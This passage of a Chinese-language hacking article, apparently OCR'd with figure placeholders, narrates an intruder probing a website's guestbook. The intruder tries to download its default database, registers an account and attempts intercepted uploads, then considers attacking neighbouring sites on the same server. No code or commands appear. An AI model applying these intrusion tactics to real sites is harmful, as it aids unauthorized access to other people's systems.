


图10

三、试刀

看来只有另求他法了，我又重新在google里进行搜索，这回发现了一个留言板，目录藏得还挺深的呢，如图11。都说留言板暴库的机率比较高，不知道这个能否成为我的救星。打开留言板，一看就知道不是自己制作的（当然是凭我多年入侵的

经验了呗），如图12。来查看一下它的源代码，原来使用的是桃源的程序，如图13，记得早期的桃源硬盘是存在漏洞的，不知道留言板是否也存在漏洞。

直接去官方网站下载了一套留言板程序，小菜我可不像牛人们会分析源代码，只好拿起默认的数据库就往目标网站上套，如图14，可惜的是默认数据库已经被更改了，不能直接下载。没关系，白箱不行我们就来黑箱。先注册一个用户再说，登录上去后，发现又有上传的地方，如图15。不用说当然还是抓包上传了，可试过之后才知道路边的桃子根本就没办法吃！至于写留言就更不用提了，上传文件的话会直接被删除的，如图16。不过大家是否发现这个编辑器和动力中的有些一样呢，从社工的角度可以推断出这个上传一定是有漏洞的，而删除上传者的有可能是管理员，也有可能是以前的入侵者，但现在说什么都没有用了，难道非要我旁注不行吗？




图11




图12




图13




图14

